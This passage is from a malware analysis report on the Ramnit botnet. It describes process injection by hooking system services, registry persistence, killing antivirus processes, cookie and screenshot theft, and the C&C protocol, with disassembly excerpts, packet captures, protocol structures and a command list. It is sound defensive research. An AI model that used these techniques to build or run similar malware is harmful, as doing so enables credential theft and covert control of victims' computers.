
executable file. The installer hijacks system services ZwWriteVirtualMemory and ZwCreateUserProcess, appending code for injection after the regular logic of each service. The injection method for the two modules is identical: the installer starts an instance of svchost.exe, which is utilized as the shell process for the injected module. If the attempt at injecting into svchost.exe fails, the previously found web browser executable file is used as an alternative. Once the installer has successfully injected the malicious module, an event is set to notify the installer to unhook the hijacked system services. Also, for each injected module, a mutex is created to make sure that only one instance of the module exists in the system. Figure 2 shows the procedure of injecting Rmnsoft.dll into a shell process.

2. RAMNIT MODULES

As we mentioned before, there are different modules which provide different functions. We'll detail their functionalities and working mechanisms in the following sections.

2.1 Communication module: Rmnsoft.dll

Rmnsoft.dll is the first module injected by the installer into a process of svchost.exe or a web browser. So we assume



```
.text:00405A5F
.text:00405A5F loc_405A5F:                          ; CODE XREF: start+199↑j
.text:00405A5F                                      ; start+1A3↑j
.text:00405A5F                 push    0FC3h
.text:00405A64                 call    OpenSpecifiedMutex
.text:00405A69                 or      eax, eax
.text:00405A6B                 jnz     short loc_405AD3
.text:00405A6D                 mov     eax, 18000h
.text:00405A72                 cmp     eax, 1
.text:00405A75                 jz      short loc_405AD3
.text:00405A77                 push    18000h
.text:00405A7C                 push    offset MZ_Rmnsoft_dll ; "MZ?
.text:00405A81                 call    Hook_ZwWriteVirtualMemory_and_ZwCreateUserProcess
.text:00405A86                 or      eax, eax
.text:00405A88                 jz      short loc_405ACE
.text:00405A8A                 push    ds:pSecurityDescriptor ; lpEventAttributes
.text:00405A90                 push    ds:dwMilliseconds ; dwMilliseconds
.text:00405A96                 push    ds:pSvchostPath ; lpCommandLine
        push    3F4h            ; int                             .text:00405A9C
        call    RunProcess_and_WaitForEvent                       .text:00405AA1
        or      eax, eax                                          .text:00405AA6
        jnz     short loc_405ACE                                  .text:00405AA8
        cmp     ds:b_WebBrowserFound, 1                           .text:00405AAA
        jnz     short loc_405ACE                                  .text:00405AB1
        push    ds:pSecurityDescriptor ; lpEventAttributes        .text:00405AB3
        push    ds:dwMilliseconds ; dwMilliseconds                .text:00405AB9
        push    offset Web_Browser_Path ; lpCommandLine           .text:00405ABF
        push    3F4h            ; int                             .text:00405AC4
        call    RunProcess_and_WaitForEvent                       .text:00405AC9
                                                                  .text:00405ACE
405ACE:                 ; CODE XREF: start+22A↑j                  .text:00405ACE loc_
                        ; start+24A↑j start+253↑j                 .text:00405ACE
        call    Unhook_APIs                                       .text:00405ACE
```

Figure 2: Rmnsoft.dll injection code snippet.

that it plays the key role among all modules. In fact, as the only module that communicates directly with the C&C server, Rmnsoft.dll is at the centre of all components distributed on the infected computer. Its work consists of several parts:

2.1.1 Installation

Two copies of the installer's executable file are embedded in the *Windows* file system by Rmnsoft.dll. One copy is placed in the directory pointed to by registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Startup, making sure *Windows* will launch it automatically at start-up.


To decide where the second copy should be placed, Rmnsoft.dll makes an attempt on a series of directories in the following order:

1. %UserProfile%\Local Settings\Application Data\
2. %ProgramFiles%
3. %CommonProgramFiles%
4. %UserProfile%
5. %AppData%
6. System directory
7. %WinDir%
8. %Temp%
9. Current directory

Once Rmnsoft.dll has found a directory (from those listed above) in which a temporary file can be created successfully, it will create a subfolder with a random name and place the second copy of the Ramnit installer in it. A typical location of this copy is %UserProfile%\Local Settings\Application Data\slyaqmdg\brqmbmmw.exe. Two registry keys, HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit and HKCU\Software\Microsoft\Windows\CurrentVersion\Run\BrqMbmmw, are set to point to the location of the second copy.

2.1.2 Kill anti-virus software processes

Rmnsoft.dll gets a name list of anti-virus software from the C&C server and attempts to kill the processes of any anti-virus software running on the victim's computer. Moreover, it will send the list to the rootkit driver dropped by the installer, which will provide a second-time strike on security software in kernel mode. Figure 3 shows part of the list.



```
009D229C xe.BLACKICE.exe.CAFIX.exe.CCAPP.exe.CCEVTMGR.exe.CCPROXY.exe.CCS
009D22DC ETMGR.exe.CFIAUDIT.exe.CLAMTRAY.exe.CLAMWIN.exe.CLAW95.exe.CLAW9
009D231C 5CF.exe.CLEANER.exe.CLEANER3.exe.CLISVC.exe.CMGRDIAN.exe.CUREIT.
009D235C exe.DEFWATCH.exe.DOORS.exe.DRVIRUS.exe.DRWADINS.exe.DRWEB32W.exe
009D239C .DRWEBSCD.exe.DRWEBUPW.exe.ESCANH95.exe.ESCANHNT.exe.EWIDOCTRL.e
009D23DC xe.EZANTIVIRUSREGISTRATIONCHECK.exe.F-AGNT95.exe.FAMEH32.exe.FAS
009D241C T.exe.FCH32.exe.FILEMON.exe.FIRESVC.exe.FIRETRAY.exe.FIREWALL.ex
009D245C e.FPAVUPDM.exe.F-PROT95.exe.FRESHCLAM.exe.EKRN.exe.FSAV32.exe.FS
009D249C AVGUI.exe.FSBWSYS.exe.F-SCHED.exe.FSDFWD.exe.FSGK32.exe.FSGK32ST
009D24DC .exe.FSGUIEXE.exe.EGUI.exe.FSMA32.exe.FSMB32.exe.FSPEX.exe.FSSM3
009D251C 2.exe.F-STOPW.exe.GCASDTSERV.exe.GCASSERV.exe.GIANTANTISPYWAREMA
009D255C IN.exe.GIANTANTISPYWAREUPDATER.exe.GUARDGUI.exe.GUARDNT.exe.HREG
009D259C MON.exe.HRRES.exe.HSOCKPE.exe.HUPDATE.exe.IAMAPP.exe.IAMSERV.exe
009D25DC .ICLOAD95.exe.ICLOADNT.exe.ICMON.exe.ICSSUPPNT.exe.ICSUPP95.exe.
009D261C ICSUPPNT.exe.IFACE.exe.INETUPD.exe.INOCIT.exe.INORPC.exe.INORT.e
009D265C xe.INOTASK.exe.INOUPTNG.exe.IOMON98.exe.ISAFE.exe.ISATRAY.exe.IS
009D269C RV95.exe.ISSVC.exe.KAV.exe.KAVMM.exe.KAVPF.exe.KAVPFW.exe.KAVSTA
009D26DC RT.exe.KAVSVC.exe.KAVSVCUI.exe.KMAILMON.exe.KPFWSVC.exe.KWATCH.e
009D271C xe.LOCKDOWN2000.exe.LOGWATNT.exe.LUALL.exe.LUCOMSERVER.exe.LUUPD
```

Figure 3: Anti-virus software list (partial).

2.1.3 Cookies deletion and uploading

Rmnsoft.dll harvests the locations which store the cookies of various web browsers. These locations are used to collect and delete local cookies at the command of the C&C server. The web browsers targeted are as follows:

- *Windows IE*
- *Firefox*
- *Opera*
- *Safari*
- *Chrome*
- *Flash SOL*

Rmnsoft.dll will upload the collected cookies to the C&C server. However, the work of collecting local cookies is carried out by another module downloaded from the C&C server.

2.1.4 Take screenshots

Rmnsoft.dll also creates a thread which has the ability to capture a snapshot of the user's screen and encode the snapshot in JPEG format. Each snapshot is stored along with a time stamp. Just like the stolen cookies, these screenshots will be sent back to the C&C server for future use.

2.1.5 Communication with C&C server

A TCP connection on port 443 (HTTPS) is utilized for communication between Rmnsoft.dll and the C&C server. RC4 encryption with crypt key 'black' is used for network communication. When stolen sensitive information is uploaded to the C&C server, or modules are downloaded from the C&C server, the transmitted data is encrypted.

The domain name of the C&C server is not hard-coded in the module. A DGA (Domain Generating Algorithm) is deployed here to construct domain names which have no literal meaning. Some examples of generated domain names are as follows:

htmthgurhtchwlhwklf.com

jiwucjyxjibyd.com

khddwukkbwhfdiufhaj.com

snoknwlgcwgaafbtqkt.com


tfgyaoingy.com

ukiixagdbdkd.com

Two MD5s are used to register an infected computer to the C&C server. To get the first MD5, information about the infected computer is obtained and stored in the following data structure:


```
typedef struct BotSysInfo {
        DWORD    VolumeSerialNumber;
        DWORD    BuildNumber;
        DWORD    MajorVersion;
        DWORD    MinorVersion;
        WORD     ProcessorArchitecture;
        DWORD    ActiveProcessorMask;
        DWORD    NumberOfProcessors;
        DWORD    ProcessorType;
        WORD     ProcessorLevel;
        WORD     ProcessorRevision;
        BYTE     ComputerName[LenComputerName];
}
```

The MD5 of the data in this structure is used as the first MD5. Then a string is made by concatenating '45Bn99gT' and the first MD5. The MD5 of the resultant string is the second MD5. As shown in Figure 4, these two MD5s are sent to port 443 of the C&C server to register the infected computer.



```
.text:2001C3C7                push    offset second_md5
.text:2001C3CC                push    offset first_md5
.text:2001C3D1                push    port_443          ; hostshort
.text:2001C3D7                push    domain            ; name
.text:2001C3DD                call    RegBotToCommandAndControlSerser
```

Figure 4: Bot registration routine.



```
No.   Time       Source        Destination   Protocol  Length  Info
179   43.669996  11.11.11.99   5.206.227.2   TCP       129     [TCP segment of a reassembled PDU]
180   44.082730  5.206.227.2   11.11.11.99   TCP       61      [TCP segment of a reassembled PDU]
181   44.083150  11.11.11.99   5.206.227.2   TCP       60      [TCP segment of a reassembled PDU]
182   44.594892  5.206.227.2   11.11.11.99   TCP       60      https > winpoplanmess [ACK] Seq=8
183   44.594992  11.11.11.99   5.206.227.2   TCP       55      [TCP segment of a reassembled PDU]
184   45.007612  5.206.227.2   11.11.11.99   TCP       194     [TCP segment of a reassembled PDU]
185   45.073060  11.11.11.99   5.206.227.2   TCP       60      [TCP segment of a reassembled PDU]
186   45.584799  5.206.227.2   11.11.11.99   TCP       60      https > winpoplanmess [ACK] Seq=14
187   45.584871  11.11.11.99   5.206.227.2   TCP       55      [TCP segment of a reassembled PDU]
188   45.997798  5.206.227.2   11.11.11.99   TCP       66      [TCP segment of a reassembled PDU]

⊞ Frame 179: 129 bytes on wire (1032 bits), 129 bytes captured (1032 bits)
⊞ Ethernet II, Src: Vmware_2b:3d:7f (00:0c:29:2b:3d:7f), Dst: Fortinet_0a:29:18 (00:09:0f:0a:29
⊞ Internet Protocol Version 4, Src: 11.11.11.99 (11.11.11.99), Dst: 5.206.227.2 (5.206.227.2)
⊟ Transmission Control Protocol, Src Port: winpoplanmess (1152), Dst Port: https (443), Seq: 7,
    Source port: winpoplanmess (1152)
    Destination port: https (443)
    [Stream index: 37]

0000  00 09 0f 0a 29 18 00 0c  29 2b 3d 7f 08 00 45 00   ....)... )+=...E.
0010  00 73 06 2d 40 00 80 06  f5 19 0b 0b 0b 63 05 ce   .s.-@... .....c..
0020  e3 02 04 80 01 bb 65 f6  dd ae 1b 83 e2 65 50 18   ......e. .....eP.
0030  fa f0 08 9e 00 00 e2 00  20 00 00 00 b4 a7 64 60   ........ ......d`
0040  45 c6 ce b0 ae 8d b7 0c  c5 f3 cb 49 85 e1 01 3c   E....... ...I...<
0050  01 be f1 30 f2 13 82 cf  f0 81 1f 77 00 20 00 00   ...0.... ...w. ..
0060  00 ef f3 62 67 14 cc cb  bb fc d9 b7 59 94 f1 cd   ...bg... ....Y...
0070  4e d0 e7 07 68 01 bb f5  30 f4 43 84 c0 ae 81 4a   N...h... 0.C....J
0080  26                                                 &
```

Figure 5: Bot registration information.

Figure 5 shows two RC4 encrypted MD5s sent to the C&C server.

The structure of the data highlighted in Figure 5 is as follows:

```
typedef struct BotRegInfo {
        BYTE     Operation;          //value is 0xE2
        BYTE     Zero;
        DWORD    Len1;               //value is 0x20
        BYTE     FirstEncryptedMD5[Len1];
        BYTE     Zero;
        DWORD    Len2;               //value is 0x20
        BYTE     SecondEncryptedMD5[Len2];
}
```

As for the Operation value, it should be noted that different communication data types are represented by different values of Operation, as follows:

0x10:	upload screenshots
0x15:	upload cookies
0x16:	get information about when cookies should be uploaded
0x18:	get information about when and how often screenshots should be taken
0x1A:	get anti-virus software list

0x21: get a specific module

0x23: get module list

0x50: report bug

0xE2: register a bot

0xF0: upload local information and get commands

0xF8: report state of command execution.

Data transmitted between Rmnsoft.dll and the C&C server is organized in a structure which begins with 0xFF00:

```
typedef struct CommunicationData {
    WORD        Flag;             //value is 0xFF00
    DWORD       SizeOfFollowingData;
    BYTE        Operation;
    DataEntry   Array[];
}
```


Rmnsoft.dll calls the send API twice to send out data in a CommunicationData structure, the first time for the beginning six bytes and the second time for the rest of the data.

Data in a DataEntry structure begins with 0x00, 0x01 or 0x02. When beginning with 0x00, its structure is as follows:

```
typedef struct DataEntry {
    BYTE    Flag;                 //value is 0x00
    DWORD   SizeOfRC4EncryptedData;
    BYTE    RC4EncryptedData[SizeOfRC4EncryptedData];
}
```

When beginning with 0x01, its structure is as follows:

```
typedef struct DataEntry {
    BYTE    Flag;                 //value is 0x01
    DWORD   Data;
}
```



```
.text:2001C4A8                 lea     eax, [ebp+lpOut_Cmds]
.text:2001C4AE                 push    eax
.text:2001C4AF                 lea     eax, [ebp+lpOut_Info]
.text:2001C4B5                 push    eax
.text:2001C4B6                 lea     eax, [ebp+cmd_log]
.text:2001C4BC                 push    eax
.text:2001C4BD                 push    0
.text:2001C4BF                 push    [ebp+FlagDwordForPresenceOfModules]
.text:2001C4C5                 push    13h
.text:2001C4C7                 push    9
.text:2001C4C9                 push    [ebp+LenRunningTime]
.text:2001C4CC                 push    TotalOnlineTime
.text:2001C4D2                 push    ThisPeriodOfOnlineTime
.text:2001C4D8                 push    zero
.text:2001C4DE                 push    NetworkTransSpeed
.text:2001C4E4                 push    0               ; zero
.text:2001C4E6                 push    offset crypt_key ; 840480_n_uk
.text:2001C4EB                 push    offset botreg_md5
.text:2001C4F0                 lea     eax, [ebp+SystemInfo]
.text:2001C4F6                 push    eax             ; systemInfo
.text:2001C4F7                 push    [ebp+fd]        ; fd
.text:2001C4FA                 call    UploadLocalInfoAndGetCmds
```

Figure 6: Upload local information and get commands.

When beginning with 0x02, its structure is as follows:

```
typedef struct DataEntry {
    BYTE    Flag;                 //value is 0x02
    DWORD   Data1;
    DWORD   Data2;
}
```

Rmnsoft.dll periodically connects to the C&C server, uploading local information and getting commands, as shown in Figure 6.

The MD5 used for bot registration and a crypt key are uploaded to the C&C server. This crypt key will be used by both the C&C server and the modules downloaded from the server.


The commands received from the C&C server are as follows:

- **getexec:** download an executable file from a URL given by the C&C server, save it as [folder]\[subfolder]\[name].exe and execute it. Here, [folder] is a directory chosen by the method used when the second copy of the installer was made, while [subfolder] and [name] are two arguments of the command. Through this command, an arbitrary executable file distributed on any computer controlled by the gang behind Ramnit can be executed in the background on the victim's computer. This has the capability to provide a pay-per-install service for other malware.
- **kos:** shut down (kill) the operating system.
- **screen:** take a screenshot and save it locally.
- **update:** get the latest copy of the Ramnit installer from a URL given by the C&C server and replace the old Ramnit installer.
- **cookies:** set the timestamp baseline. For example, if it is set to xxx, then all the saved cookies whose timestamp is greater than xxx will be uploaded to the C&C server.
- **removecookies:** remove the cookies files on the local computer.

2.1.6 Working in conjunction with Modules.dll


Working in conjunction with Modules.dll, Rmnsoft.dll downloads several other modules from the C&C server.

Rmnsoft.dll and Modules.dll use a named pipe, \\.\pipe\wtglasop, to communicate with each other. Modules.dll acts as the server of the pipe while Rmnsoft.dll acts as the client. To contact through the



```
.text:20014F53                 push    [ebp+lpSecurityAttributes]
.text:20014F56                 push    1388h
.text:20014F5B                 push    1000h
.text:20014F60                 push    1000h
.text:20014F65                 push    PIPE_UNLIMITED_INSTANCES
.text:20014F6A                 push    6               ; PIPE_TYPE_MESSAGE |
.text:20014F6A                                         ; PIPE_READMODE_MESSAGE
.text:20014F6C                 push    40000003h       ; FILE_FLAG_OVERLAPPED |
.text:20014F6C                                         ; PIPE_ACCESS_DUPLEX
.text:20014F71                 push    [ebp+lpName]    ; lpName
.text:20014F74                 call    CreateNamedPipeA
.text:20014F79                 cmp     eax, 0FFFFFFFFh
.text:20014F7C                 jz      short loc_20014F8F
.text:20014F7E                 mov     [ebp+hNamedPipe], eax
.text:20014F81                 push    [ebp+lpOverlapped]
.text:20014F84                 push    [ebp+hNamedPipe]
.text:20014F87                 call    wrap_ConnectNamedPipe
.text:20014F8C                 mov     [ebp+bPending], eax
.text:20014F8F
.text:20014F8F loc_20014F8F:                           ; CODE XREF: ReceptNewCli
.text:20014F8F                 mov     eax, [ebp+bPending]
.text:20014F92                 mov     edx, [ebp+hNamedPipe]
```

Figure 7: Modules.dll acts as the server of the pipe.



```
.text:20018760 loc_20018760:                           ; CODE XREF: OpenPipe+4B↓j
.text:20018760                 push    0
.text:20018762                 push    FILE_FLAG_OVERLAPPED
.text:20018767                 push    OPEN_EXISTING
.text:20018769                 push    0
.text:2001876B                 push    0
.text:2001876D                 push    GENERIC_WRITE or GENERIC_READ
.text:20018772                 push    [ebp+lpNamedPipeName]
.text:20018775                 call    CreateFileA
.text:2001877A                 mov     [ebp+hPipe], eax
.text:2001877D                 cmp     eax, 0FFFFFFFFh
.text:20018780                 jnz     short loc_200187A2
.text:20018782                 call    GetLastError
.text:20018787                 cmp     eax, ERROR_PIPE_BUSY
.text:2001878C                 jnz     short error
.text:2001878E                 push    20000
.text:20018793                 push    [ebp+lpNamedPipeName]
.text:20018796                 call    WaitNamedPipeA
.text:2001879B                 cmp     eax, 0
.text:2001879E                 jz      short error
.text:200187A0                 jmp     short loc_20018760
```

Figure 8: Rmnsoft.dll acts as the client of the pipe.



configuration of bot client, stolen sensitive information
inject
rmnsoft.dll (pipe client)
C&C server
encrypted modules, commands, configuration information
Installer
module list on local computer
module list on C&C server, decrypted modules
inject
modules.dll (pipe server)
encrypted modules
log file

Figure 9: Process of downloading modules.

named pipe, Modules.dll creates an instance of it by calling CreateNamedPipe and waits for a client process to connect to this instance by calling ConnectNamedPipe. On the other end of the pipe, Rmnsoft.dll attempts to connect to any instance of the pipe that is in the listening state by calling CreateFile. If the pipe is busy, Rmnsoft.dll waits until an instance of the pipe is available for connection by calling WaitNamedPipe. This interaction is shown in Figures 7 and 8.

Figure 9 shows the relationship between all participants in downloading modules from the C&C server.

The whole downloading procedure can be divided into several steps:

Step 1: Rmnsoft.dll connects to the pipe on whose other end Modules.dll is listening.

Step 2: A pipe instance is created for connection between Modules.dll and Rmnsoft.dll. At this time Modules.dll, which focuses on the management of all the modules downloaded from the C&C server, should deliver a flag (a double word) to Rmnsoft.dll through the named pipe. Each bit of this flag represents whether a particular module exists on the infected computer.

Step 3: The important flag is transmitted by Rmnsoft.dll to the C&C server.

Step 4: The C&C server responds with a name list of the available modules it can provide.

Step 5: Rmnsoft.dll transmits the list to Modules.dll through the named pipe.

Step 6: Modules.dll compares the list with another list extracted from a local log file, containing information about all the modules running on the local computer. According to the result of the comparison, Modules.dll performs subsequent steps.


Step 7: For each module that exists on the local computer but which is not included in the list received through the pipe, Modules.dll stops it from running on the local computer and removes the data associated with it from the log file used in the previous step.

Step 8: For each module that is included in the list received through the pipe but which does not exist on the local computer, Modules.dll asks Rmnsoft.dll to download it from the C&C server.

Step 9: Rmnsoft.dll issues a request to the C&C server for the modules required by Modules.dll. Figure 10 shows that Rmnsoft.dll sends a packet to the C&C server, requesting a module.


The structure of the data highlighted in Figure 10 is as follows:

```
typedef struct ModuleNameInfo {
    BYTE     Operation;          //value is 0x21
    BYTE     Zero;
    DWORD    LenModuleName;
    BYTE     EncryptedModuleName[LenModuleName];
    BYTE     One;
    DWORD    Zero;
}
```



```
No.   Time       Source        Destination   Protocol  Length  Info
216   51.174771  11.11.11.99   5.206.227.2   TCP       78      [TCP segment of a reassembled PDU]
217   51.588857  5.206.227.2   11.11.11.99   SSLv2     1514    Encrypted Data
218   51.589085  5.206.227.2   11.11.11.99   TCP       1514    [TCP segment of a reassembled PDU]
219   51.589103  5.206.227.2   11.11.11.99   TCP       1231    [TCP segment of a reassembled PDU]
220   51.589164  11.11.11.99   5.206.227.2   TCP       54      winpoplanmess > https [ACK] Seq=462

⊞ Frame 216: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
⊞ Ethernet II, Src: Vmware_2b:3d:7f (00:0c:29:2b:3d:7f), Dst: Fortinet_0a:29:18 (00:09:0f:0a:29:
⊞ Internet Protocol Version 4, Src: 11.11.11.99 (11.11.11.99), Dst: 5.206.227.2 (5.206.227.2)
⊟ Transmission Control Protocol, Src Port: winpoplanmess (1152), Dst Port: https (443), Seq: 438
    Source port: winpoplanmess (1152)
    Destination port: https (443)
    [Stream index: 37]
    Sequence number: 438    (relative sequence number)
    [Next sequence number: 462    (relative sequence number)]
    Acknowledgement number: 4719    (relative ack number)
    Header length: 20 bytes
  ⊞ Flags: 0x018 (PSH, ACK)
    Window size value: 63815
    [Calculated window size: 63815]
    [Window size scaling factor: -2 (no window scaling used)]
  ⊞ Checksum: 0xd339 [validation disabled]
  ⊞ [SEQ/ACK analysis]
    TCP segment data (24 bytes)

0000  00 09 0f 0a 29 18 00 0c  29 2b 3d 7f 08 00 45 00   ....)... )+=...E.
0010  00 40 06 3e 40 00 80 06  f5 3b 0b 0b 0b 63 05 ce   .@.>@... .;...c..
0020  e3 02 04 80 01 bb 65 f6  df 5d 1b 83 f4 d3 50 18   ......e. .]....P.
0030  f9 47 d3 39 00 00 21 00  0d 00 00 00 cf ad 6e 39   .G.9..!. ......n9
0040  4e 90 ba fb ae 8b e2 0d  82 01 00 00 00 00         N....... ......
```

Figure 10: Request for a module named 'CookieGrabber'.



```
No.   Time       Source        Destination   Protocol  Length  Info
217   51.588857  5.206.227.2   11.11.11.99   SSLv2     1514    Encrypted Data
218   51.589085  5.206.227.2   11.11.11.99   TCP       1514    [TCP segment of a reassembled
219   51.589103  5.206.227.2   11.11.11.99   TCP       1231    [TCP segment of a reassembled
220   51.589164  11.11.11.99   5.206.227.2   TCP       54      winpoplanmess > https [ACK] Se
221   51.589713  5.206.227.2   11.11.11.99   TCP       1514    [TCP segment of a reassembled

    [Calculated window size: 65535]
    [Window size scaling factor: -2 (no window scaling used)]
  ⊞ Checksum: 0x79c3 [validation disabled]
  ⊞ [SEQ/ACK analysis]
    TCP segment data (1202 bytes)
⊟ Secure Sockets Layer
  ⊟ SSLv2 Record Layer: Encrypted Data
      [Version: SSL 2.0 (0x0002)]

0000  00 0c 29 2b 3d 7f 00 09  0f 0a 29 18 08 00 45 fc   ..)+=... ..)...E.
0010  05 dc 5c e3 40 00 29 06  ee fe 05 ce e3 02 0b 0b   ..\.@.). ........
0020  0b 63 01 bb 04 80 1b 83  f4 d3 65 f6 df 75 50 10   .c...... ..e..uP.
0030  ff ff 79 c3 00 00 00 ff  38 63 00 00 21 00 0d 00   ..y..... 8c..!...
0040  00 00 cf ad 6e 39 4e 90  ba fb ae 8b e2 0d 82 00   ....n9N. ........
0050  20 63 00 00 e8 31 80 97  64 9a 92 e2 a6 8c c7 1a    c...1.. d.......
0060  91 a2 cd 4d 94 d0 35 5a  62 da c3 53 87 1f d9 92   ...M..5Z b..S....
